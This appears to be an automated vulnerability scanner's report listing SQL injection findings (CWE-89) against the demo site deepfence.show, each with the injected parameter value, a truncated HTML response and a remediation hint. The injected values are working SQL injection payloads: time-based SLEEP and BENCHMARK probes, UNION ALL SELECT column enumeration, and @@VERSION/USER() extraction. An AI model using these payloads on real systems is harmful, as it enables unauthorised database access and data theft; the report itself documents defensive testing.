Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>,(select * from (select(sleep(10))))a)</td></tr></table>	Name	Value	demouser@deepfence.io	,(select * from (select(sleep(10))))a)
Name	Value				
demouser@deepfence.io	,(select * from (select(sleep(10))))a)				

Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#964

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29,30				
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAaCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io**CWE-ID** CWE-89**Issue Number**

#966

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
demouser@deepfence.io	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14--

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
```

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io	
CWE-ID	CWE-89	
Issue Number	#967	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17#</td></tr></table>		Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17#
Name	Value					
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17#					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io					
CWE-ID	CWE-89					
Issue Number	#968					

Scan	SQL Injection	
Severity	ERROR	

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWwNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#969				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)))				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget</pre>				

	<pre>script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#970

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#971				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1

Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4
Name	Value				
demouser@deepfence.io	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#972				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#</td></tr></table>	Name	Value	demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#
Name	Value				
demouser@deepfence.io	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20#				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZS BjBwFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre>				

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#973

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRFTOKEN__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRfRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io				
CWE-ID	CWE-89				
Issue Number	#974				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5</td></tr></table>	Name	Value	demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5
Name	Value				
demouser@deepfence.io	UNION ALL SELECT @@VERSION,USER(),SLEEP(5				

)--
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter demouser@deepfence.io
CWE-ID	CWE-89
Issue Number	#975

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))#</td></tr></table>	Name	Value	demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))#
Name	Value				
demouser@deepfence.io	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)))#				
